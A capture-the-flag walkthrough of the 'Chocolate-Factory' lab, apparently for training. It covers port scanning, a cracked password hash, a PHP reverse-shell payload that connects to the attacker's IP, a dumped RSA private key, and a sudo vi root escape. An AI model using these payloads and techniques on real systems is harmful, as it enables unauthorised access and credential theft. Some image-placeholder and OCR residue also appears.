Chocolate-Factory

Target IP: 10.10.12.43

Scanning

```
┌──(kali㉿kali)-[~/Desktop/Lab-Resource/ChocolateFactory]
└─$ sudo nmap -sS 10.10.12.43 -p-
[sudo] password for kali:
Starting Nmap 7.93 ( https://nmap.org ) at 2023-07-03 18:22 EDT
Nmap scan report for 10.10.12.43
Host is up (0.039s latency).
Not shown: 65506 closed tcp ports (reset)
PORT    STATE SERVICE
21/tcp  open  ftp
22/tcp  open  ssh
80/tcp  open  http
100/tcp open  newacct
101/tcp open  hostname
102/tcp open  iso-tsap
103/tcp open  gppitnp
104/tcp open  acr-nema
105/tcp open  csnet-ns
106/tcp open  pop3pw
107/tcp open  rtelnet
108/tcp open  snagas
109/tcp open  pop2
110/tcp open  pop3
111/tcp open  rpcbind
112/tcp open  mcidas
113/tcp open  ident
114/tcp open  audionews
115/tcp open  sftp
116/tcp open  ansanotify
117/tcp open  uucp-path
118/tcp open  sqlserv
119/tcp open  nntp
120/tcp open  cfdptkt
121/tcp open  erpc
122/tcp open  smakynet
123/tcp open  ntp
124/tcp open  ansatrader
125/tcp open  locus-map

Nmap done: 1 IP address (1 host up) scanned in 26.30 seconds
```

Holy shit there are so many ports open! I will try to focus on the top ports such as 21, 22, and 80.

```
┌──(kali㉿kali)-[~/Desktop/Lab-Resource/ChocolateFactory]
└─$ sudo nmap -sV -A 10.10.12.43 -p 21,22,80
Starting Nmap 7.93 ( https://nmap.org ) at 2023-07-03 18:28 EDT
Nmap scan report for 10.10.12.43
Host is up (0.023s latency).

PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-rw-rw-r--    1 1000     1000       208838 Sep 30  2020 gum_room.jpg
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:10.14.55.153
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 4
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 1631bbb51fcccc12148ff0d833b0089b (RSA)
|   256 e71fc9db3eaa44b672103ceedb1d3390 (ECDSA)
|_  256 b44502b6248ea9065f6c79448a06555e (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.4.29 (Ubuntu)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Linux 3.1 (95%), Linux 3.2 (95%), AXIS 210A or 211 Network Camera (Linux 2.6.17) (94%), ASUS RT
-N56U WAP (Linux 3.4) (93%), Linux 3.16 (93%), Adtran 424RG FTTH gateway (92%), Linux 2.6.32 (92%), Linux 2.6.39 - 3.2
 (92%), Linux 3.1 - 3.2 (92%), Linux 3.2 - 4.9 (92%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 22/tcp)
HOP RTT      ADDRESS
1   25.71 ms 10.14.0.1
2   26.13 ms 10.10.12.43
```

I notice FTP allows anonymous login. Maybe this is a good entry point for enumeration.

Enumeration

Port 21: FTP

```
┌──(kali㉿kali)-[~/Desktop/Lab-Resource/ChocolateFactory]
└─$ ftp 10.10.12.43
Connected to 10.10.12.43.
220 (vsFTPd 3.0.3)
Name (10.10.12.43:kali): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||27071|)
150 Here comes the directory listing.
-rw-rw-r--    1 1000     1000       208838 Sep 30  2020 gum_room.jpg
226 Directory send OK.
ftp> mget *
mget gum_room.jpg [anpqy?]? a
Prompting off for duration of mget.
229 Entering Extended Passive Mode (|||45928|)
150 Opening BINARY mode data connection for gum_room.jpg (208838 bytes).
100% |***********************************************************************|   203 KiB    2.13 MiB/s    00:00 ETA
226 Transfer complete.
208838 bytes received in 00:00 (1.68 MiB/s)
ftp>
```

Using anonymous login, I downloaded the image that is available.

```
┌──(kali㉿kali)-[~/Desktop/Lab-Resource/ChocolateFactory]
└─$ steghide info gum_room.jpg
"gum_room.jpg":
  format: jpeg
  capacity: 10.9 KB
Try to get information about embedded data ? (y/n) y
Enter passphrase:
  embedded file "b64.txt":
    size: 2.5 KB
    encrypted: rijndael-128, cbc
    compressed: yes
```

Looks like this image is hiding a text file inside.

https://futureboy.us/stegano/decode.pl

Kali Linux Kali Tools Exploit-DB Google Hacking DB OffSec O


```
ZGFlbW9uOio6MTgzODA6MDo5OTk5OTo3Ojo6CmJpbjoqOjE4MzgwOjA6OTk5OTk6Nzo6OgpzeXM6
KjoxODM4MDowOjk5OTk5Ojc6OjoKc3luYzoqOjE4MzgwOjA6OTk5OTk6Nzo6OgpnYW1lczoqOjE4
MzgwOjA6OTk5OTk6Nzo6OgptYW46KjoxODM4MDowOjk5OTk5Ojc6OjoKbHA6KjoxODM4MDowOjk5
OTk5Ojc6OjoKbWFpbDoqOjE4MzgwOjA6OTk5OTk6Nzo6OgpuZXdzOio6MTgzODA6MDo5OTk5OTo3
Ojo6CnV1Y3A6KjoxODM4MDowOjk5OTk5Ojc6OjoKcHJveHk6KjoxODM4MDowOjk5OTk5Ojc6OjoK
d3d3LWRhdGE6KjoxODM4MDowOjk5OTk5Ojc6OjoKYmFja3VwOio6MTgzODA6MDo5OTk5OTo3Ojo6
Cmxpc3Q6KjoxODM4MDowOjk5OTk5Ojc6OjoKaXJjOio6MTgzODA6MDo5OTk5OTo3Ojo6CmduYXRz
Oio6MTgzODA6MDo5OTk5OTo3Ojo6Cm5vYm9keToqOjE4MzgwOjA6OTk5OTk6Nzo6OgpzeXN0ZW1k
LXRpbWVzeW5jOio6MTgzODA6MDo5OTk5OTo3Ojo6CnN5c3RlbWQtbmV0d29yazoqOjE4MzgwOjA6
OTk5OTk6Nzo6OgpzeXN0ZW1kLXJlc29sdmU6KjoxODM4MDowOjk5OTk5Ojc6OjoKX2FwdDoqOjE4
MzgwOjA6OTk5OTk6Nzo6OgpteXNxbDohOjE4MzgyOjA6OTk5OTk6Nzo6Ogp0c3M6KjoxODM4Mjow
Ojk5OTk5Ojc6OjoKc2hlbGxpbmFib3g6KjoxODM4MjowOjk5OTk5Ojc6OjoKc3Ryb25nc3dhbjoq
OjE4MzgyOjA6OTk5OTk6Nzo6OgpudHA6KjoxODM4MjowOjk5OTk5Ojc6OjoKbWVzc2FnZWJ1czoq
OjE4MzgyOjA6OTk5OTk6Nzo6OgphcnB3YXRjaDohOjE4MzgyOjA6OTk5OTk6Nzo6OgpEZWJpYW4t
ZXhpbTohOjE4MzgyOjA6OTk5OTk6Nzo6Ogp1dWlkZDoqOjE4MzgyOjA6OTk5OTk6Nzo6OgpkZWJp
YW4tdG9yOio6MTgzODI6MDo5OTk5OTo3Ojo6CnJlZHNvY2tzOiE6MTgzODI6MDo5OTk5OTo3Ojo6
CmZyZWVyYWQ6KjoxODM4MjowOjk5OTk5Ojc6OjoKaW9kaW5lOio6MTgzODI6MDo5OTk5OTo3Ojo6
CnRjcGR1bXA6KjoxODM4MjowOjk5OTk5Ojc6OjoKbWlyZWRvOio6MTgzODI6MDo5OTk5OTo3Ojo6
CmRuc21hc3E6KjoxODM4MjowOjk5OTk5Ojc6OjoKcmVkaXM6KjoxODM4MjowOjk5OTk5Ojc6OjoK
dXNibXV4Oio6MTgzODI6MDo5OTk5OTo3Ojo6CnJ0a2l0Oio6MTgzODI6MDo5OTk5OTo3Ojo6CnNz
aGQ6KjoxODM4MjowOjk5OTk5Ojc6OjoKcG9zdGdyZXM6KjoxODM4MjowOjk5OTk5Ojc6OjoKYXZh
aGk6KjoxODM4MjowOjk5OTk5Ojc6OjoKc3R1bm5lbDQ6IToxODM4MjowOjk5OTk5Ojc6OjoKc3Ns
aDohOjE4MzgyOjA6OTk5OTk6Nzo6OgpubS1vcGVudnBuOio6MTgzODI6MDo5OTk5OTo3Ojo6Cm5t
LW9wZW5jb25uZWN0Oio6MTgzODI6MDo5OTk5OTo3Ojo6CnB1bHNlOio6MTgzODI6MDo5OTk5OTo3
Ojo6CnNhbmVkOio6MTgzODI6MDo5OTk5OTo3Ojo6CmluZXRzaW06KjoxODM4MjowOjk5OTk5Ojc6
OjoKY29sb3JkOio6MTgzODI6MDo5OTk5OTo3Ojo6CmkycHN2YzoqOjE4MzgyOjA6OTk5OTk6Nzo6
OgpkcmFkaXM6KjoxODM4MjowOjk5OTk5Ojc6OjoKYmVlZi14c3M6KjoxODM4MjowOjk5OTk5Ojc6
OjoKZ2VvY2x1ZToqOjE4MzgyOjA6OTk5OTk6Nzo6OgpsaWdodGRtOio6MTgzODI6MDo5OTk5OTo3
Ojo6CmtpbmctcGhpc2hlcjoqOjE4MzgyOjA6OTk5OTk6Nzo6OgpzeXN0ZW1kLWNvcmVkdW1wOiEh
OjE4Mzk2Ojo6Ojo6Cl9ycGM6KjoxODQ1MTowOjk5OTk5Ojc6OjoKc3RhdGQ6KjoxODQ1MTowOjk5
OTk5Ojc6OjoKX2d2bToqOjE4NDk2OjA6OTk5OTk6Nzo6OgpjaGFybGllOiQ2JENaSm5DUGVRV3A5
L2pwTngka2hHbEZkSUNKbnI4UjNKQy9qVFIycjdEcmJGTHA4enE4NDY5ZDNjMC56dUtONHNlNjFG
T2J3V0d4Y0hacU8yUkpIa2tMMWpqUFllZUd5SUpXRTgyWC86MTg1MzU6MDo5OTk5OTo3Ojo6Cg==
```


Using an online steganography decoder, I obtained the content that is inside the image file. It looks like a base64 string.


```
┌──(kali㉿kali)-[~/Desktop/Lab-Resource/ChocolateFactory]
└─$ echo 'ZGFlbW9uOio6MTgzODA6MDo5OTk5OTo3Ojo6CmJpbjoqOjE4MzgwOjA6OTk5OTk6Nzo6OgpzeXM6
KjoxODM4MDowOjk5OTk5Ojc6OjoKc3luYzoqOjE4MzgwOjA6OTk5OTk6Nzo6OgpnYW1lczoqOjE4
MzgwOjA6OTk5OTk6Nzo6OgptYW46KjoxODM4MDowOjk5OTk5Ojc6OjoKbHA6KjoxODM4MDowOjk5
OTk5Ojc6OjoKbWFpbDoqOjE4MzgwOjA6OTk5OTk6Nzo6OgpuZXdzOio6MTgzODA6MDo5OTk5OTo3
Ojo6CnV1Y3A6KjoxODM4MDowOjk5OTk5Ojc6OjoKcHJveHk6KjoxODM4MDowOjk5OTk5Ojc6OjoK
d3d3LWRhdGE6KjoxODM4MDowOjk5OTk5Ojc6OjoKYmFja3VwOio6MTgzODA6MDo5OTk5OTo3Ojo6
Cmxpc3Q6KjoxODM4MDowOjk5OTk5Ojc6OjoKaXJjOio6MTgzODA6MDo5OTk5OTo3Ojo6CmduYXRz
Oio6MTgzODA6MDo5OTk5OTo3Ojo6Cm5vYm9keToqOjE4MzgwOjA6OTk5OTk6Nzo6OgpzeXN0ZW1k
LXRpbWVzeW5jOio6MTgzODA6MDo5OTk5OTo3Ojo6CnN5c3RlbWQtbmV0d29yazoqOjE4MzgwOjA6
OTk5OTk6Nzo6OgpzeXN0ZW1kLXJlc29sdmU6KjoxODM4MDowOjk5OTk5Ojc6OjoKX2FwdDoqOjE4
MzgwOjA6OTk5OTk6Nzo6OgpteXNxbDohOjE4MzgyOjA6OTk5OTk6Nzo6Ogp0c3M6KjoxODM4Mjow
Ojk5OTk5Ojc6OjoKc2hlbGxpbmFib3g6KjoxODM4MjowOjk5OTk5Ojc6OjoKc3Ryb25nc3dhbjoq
OjE4MzgyOjA6OTk5OTk6Nzo6OgpudHA6KjoxODM4MjowOjk5OTk5Ojc6OjoKbWVzc2FnZWJ1czoq
OjE4MzgyOjA6OTk5OTk6Nzo6OgphcnB3YXRjaDohOjE4MzgyOjA6OTk5OTk6Nzo6OgpEZWJpYW4t
ZXhpbTohOjE4MzgyOjA6OTk5OTk6Nzo6Ogp1dWlkZDoqOjE4MzgyOjA6OTk5OTk6Nzo6OgpkZWJp
YW4tdG9yOio6MTgzODI6MDo5OTk5OTo3Ojo6CnJlZHNvY2tzOiE6MTgzODI6MDo5OTk5OTo3Ojo6
CmZyZWVyYWQ6KjoxODM4MjowOjk5OTk5Ojc6OjoKaW9kaW5lOio6MTgzODI6MDo5OTk5OTo3Ojo6
CnRjcGR1bXA6KjoxODM4MjowOjk5OTk5Ojc6OjoKbWlyZWRvOio6MTgzODI6MDo5OTk5OTo3Ojo6
CmRuc21hc3E6KjoxODM4MjowOjk5OTk5Ojc6OjoKcmVkaXM6KjoxODM4MjowOjk5OTk5Ojc6OjoK
dXNibXV4Oio6MTgzODI6MDo5OTk5OTo3Ojo6CnJ0a2l0Oio6MTgzODI6MDo5OTk5OTo3Ojo6CnNz
aGQ6KjoxODM4MjowOjk5OTk5Ojc6OjoKcG9zdGdyZXM6KjoxODM4MjowOjk5OTk5Ojc6OjoKYXZh
aGk6KjoxODM4MjowOjk5OTk5Ojc6OjoKc3R1bm5lbDQ6IToxODM4MjowOjk5OTk5Ojc6OjoKc3Ns
aDohOjE4MzgyOjA6OTk5OTk6Nzo6OgpubS1vcGVudnBuOio6MTgzODI6MDo5OTk5OTo3Ojo6Cm5t
LW9wZW5jb25uZWN0Oio6MTgzODI6MDo5OTk5OTo3Ojo6CnB1bHNlOio6MTgzODI6MDo5OTk5OTo3
Ojo6CnNhbmVkOio6MTgzODI6MDo5OTk5OTo3Ojo6CmluZXRzaW06KjoxODM4MjowOjk5OTk5Ojc6
OjoKY29sb3JkOio6MTgzODI6MDo5OTk5OTo3Ojo6CmkycHN2YzoqOjE4MzgyOjA6OTk5OTk6Nzo6
OgpkcmFkaXM6KjoxODM4MjowOjk5OTk5Ojc6OjoKYmVlZi14c3M6KjoxODM4MjowOjk5OTk5Ojc6
OjoKZ2VvY2×1ZToqOjE4MzgyOjA6OTk5OTk6Nzo6OgpsaWdodGRtOio6MTgzODI6MDo5OTk5OTo3
Ojo6CmtpbmctcGhpc2hlcjoqOjE4MzgyOjA6OTk5OTk6Nzo6OgpzeXN0ZW1kLWNvcmVkdW1wOiEh
OjE4Mzk2Ojo6Ojo6Cl9ycGM6KjoxODQ1MTowOjk5OTk5Ojc6OjoKc3RhdGQ6KjoxODQ1MTowOjk5
OTk5Ojc6OjoKX2d2bToqOjE4NDk2OjA6OTk5OTk6Nzo6OgpjaGFybGllOiQ2JENaSm5DUGVRV3A5
L2pwTngka2hHbEZkSUNKbnI4UjNKQy9qVFIycjdEcmJGTHA4enE4NDY5ZDNjMC56dUtONHNlNjFG
T2J3V0d4Y0hacU8yUkpIa2tMMWpqUFllZUd5SUpXRTgyWC86MTg1MzU6MDo5OTk5OTo3Ojo6Cg==' | base64 --decode
charlie:$6$CZJnCPeQWp9/jpNx$khGlFdICJnr8R3JC/jTR2r7DrbFLp8zq8469d3c0.zuKN4se61FObwWGxcHZqO2RJHkkL1jjPYeeGyIJWE82X/:185
35:0:99999:7:::
```

After decoding the base64 string, I obtained the charlie's password hash. I stored this hash in a text file and ran john to decrypt it. Hashcat was unable to decrypt it.

```
┌──(kali㉿kali)-[~/Desktop/Lab-Resource/ChocolateFactory]
└─$ john --wordlist=/usr/share/wordlists/rockyou.txt hash --format=sha512crypt
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 256/256 AVX2 4x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
cn7824           (charlie)
1g 0:00:07:25 DONE (2023-07-03 18:54) 0.002242g/s 2207p/s 2207c/s 2207C/s cocker6..cn123
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Now we have the credentials `charlie:cn7824`. Maybe we can spray this credential against other application like SSH or HTTP?


Port 80: HTTP



The credentials above worked for the HTTP application. I am presented by a textbox that allows


command execution. Maybe we can perform command injection to gain a reverse shell connection? Running `ls` shows there are `php` files, so I will use PHP.

Exploitation



I gained a reverse shell connection by using the command execution feature of the website. I was able to inject the payload below to gain a foothold as `www-data`.

Payload used: `php -r '$sock=fsockopen("10.14.55.153",8443);shell_exec("/bin/bash <&3 >&3 2>&3");'`



The `key_rev_key` is an interesting file. One of the objective of this challenge is to obtain the key. And this looks like the key.

Privilege Escalation

```
www-data@chocolate-factory:/home/charlie$ cat teleport
cat teleport
-----BEGIN RSA PRIVATE KEY-----
MIIEowIBAAKCAQEA4adrPc3Uh98RYDrZ8CUBDgWLENUybF60lMk9YQOBDR+gpuRW
1AzL12K35/Mi3Vwtp0NSwmlS7ha4y9sv2kPXv8lFOmLi1FV2hqlQPLw/unnEFwUb
L4KBqBemIDefV5pxMmCqqguJXIkzklAIXNYhfxLr8cBS/HJoh/7qmLqrDoXNhwYj
B3zgov7RUtk15Jv11D0Itsyr54pvYhCQgdoorU7l42EZJayIomHKon1jkofd1/oY
fOBwgz6JOlNH1jFJoyIZg2OmEhnSjUltZ9mSzmQyv3M4AORQo3ZeLb+zbnSJycEE
RaObPlb0dRy3KoN79lt+dh+jSg/dM/TYYe5L4wIDAQABAoIBAD2TzjQDYyfgu4Ej
Di32Kx+Ea7qgMy5XebfQYquCpUjLhK+GSBt9knKoQb9OHgmCCgNG3+Klkzfdg3g9
zAUn1kxDxFx2d6ex2rJMqdSpGkrsx5HwlsaUOoWATpkkFJt3TcSNlITquQVDe4tF
w8JxvJpMs445CWxSXCwgaCxdZCiF33C0CtVw6zvOdF6MoOimVZf36UkXI2FmdZFl
kR7MGsagAwRn1moCvQ7lNpYcqDDNf6jKnx5Sk83R5bVAAjV6ktZ9uEN8NItM/ppZ
j4PM6/IIPw2jQ8WzUoi/JG7aXJnBE4bm53qo2B4oVu3PihZ7tKkLZq3Oclrrkbn2
EY0ndcECgYEA/29MMD3FEYcMCy+KQfEU2h9manqQmRMDDaBHkajq20KvGvnT1U/T
RcbPNBaQMoSj6YrVhvgy3xtEdEHHBJO5qnq8TsLaSovQZxDifaGTaLaWgswc0biF
uAKE2uKcpVCTSewbJyNewwTljhV9mMyn/piAtRlGXkzeyZ9/muZdtesCgYEA4idA
KuEj2FE7M+MM/+ZeiZvLjKSNbiYYUPuDcsoWYxQCp0q8HmtjyAQizKo6DlXIPCCQ
RZSvmU1T3nk9MoTgDjkNO1xxbF2N7ihnBkHjOffod+zkNQbvzIDa4Q2owpeHZL19
znQV98mrRaYDb5YsaEj0YoKfb8xhZJPyEb+v6+kCgYAZwE+vAVsvtCyrqARJN5PB
la7Oh0Kym+8P3Zu5fI0Iw8VBc/Q+KgkDnNJgzvGElkisD7oNHFKMmYQiMEtvE7GB
FVSMoCo/n67H5TTgM3zX7qhn0UoKfo7EiUR5iKUAKYpfxnTKUk+IW6ME2vfJgsBg
82DuYPjuItPHAdRselLyNwKBgH77Rv5Ml9HYGoPR0vTEpwRhI/N+WaMlZLXj4zTK
37MWAz9nqSTza31dRSTh1+NAq0OHjTpkeAx97L+YF5KMJToXMqTIDS+pgA3fRamv
ySQ9XJwpuSFFGdQb7co73ywT5QPdmgwYBlWxOKfMxVUcXybW/9FoQpmFipHsuBjb
Jq4xAoGBAIQnMPLpKqBk/ZV+HXmdJYSrf2MACWwL4pQO9bQUeta0rZA6iQwvLrkM
Qxg3lN2/1dnebKK5lEd2qFP1WLQUJqypo5TznXQ7tv0Uuw7o0cy5XNMFVwn/BqQm
G2QwOAGbsQHcI0P19XgHTOB7Dm69rP9j1wIRBOF7iGfwhWdi+vln
-----END RSA PRIVATE KEY-----
www-data@chocolate-factory:/home/charlie$
```

The user `charlie` has interesting files in their directory with one being `teleport`. This file contains the SSH key of this user.

```
┌──(kali㉿kali)-[~/Desktop/Lab-Resource/ChocolateFactory]
└─$ ssh -i id_rsa charlie@10.10.12.43
The authenticity of host '10.10.12.43 (10.10.12.43)' can't be established.
ED25519 key fingerprint is SHA256:WwycVD8zBUVfJS6sNVj192MU3Q7P4rylVnanjGx/Q5U.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.12.43' (ED25519) to the list of known hosts.
Welcome to Ubuntu 18.04.5 LTS (GNU/Linux 4.15.0-115-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Mon Jul  3 23:09:39 UTC 2023

  System load:  0.0               Processes:           1205
  Usage of /:   43.6% of 8.79GB   Users logged in:     0
  Memory usage: 47%               IP address for eth0: 10.10.12.43
  Swap usage:   0%


0 packages can be updated.
0 updates are security updates.



The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Last login: Wed Oct  7 16:10:44 2020 from 10.0.2.5
Could not chdir to home directory /home/charley: No such file or directory
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

charlie@chocolate-factory:/$
```

I copied this file to my machine, changed the permissions to 400, and logged in with the SSH key.

```
charlie@chocolate-factory:/home/charlie$ sudo -l
Matching Defaults entries for charlie on chocolate-factory:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User charlie may run the following commands on chocolate-factory:
    (ALL : !root) NOPASSWD: /usr/bin/vi
charlie@chocolate-factory:/home/charlie$
```

Looks like `vi` can be used to gain root privileges.

```
charlie@chocolate-factory:/home/charlie$ whoami
charlie
charlie@chocolate-factory:/home/charlie$ sudo /usr/bin/vi -c ':!/bin/sh' /dev/null

# whoami
root
# cd /root
# ls
root.py
```

And we are now root.

Flags

```
charlie@chocolate-factory:/$ ls
bin   cdrom  etc   initrd.img      lib    lost+found  mnt  proc  run   snap  swap.img  tmp  var      vmlinuz.old
boot  dev    home  initrd.img.old  lib64  media       opt  root  sbin  srv   sys       usr  vmlinuz
charlie@chocolate-factory:/$ cd /home
charlie@chocolate-factory:/home$ ls
charlie
charlie@chocolate-factory:/home$ cd charlie
charlie@chocolate-factory:/home/charlie$ ls
teleport  teleport.pub  user.txt
charlie@chocolate-factory:/home/charlie$ cat user.txt
flag{cd5509042371b34e4826e4838b522d2e}
charlie@chocolate-factory:/home/charlie$
```

The user.txt flag I obtained after logging in as `charlie`.

```
# python root.py
Enter the key:  b'-VkgXhFf6sAEcAwrC6YR-SZbiuSb8ABXeQuvhcGSQzY='
```

```
flag{cec59161d338fef787fcb4e296b42124}
#
```

Obtaining the final flag was possible using the key from enumeration.
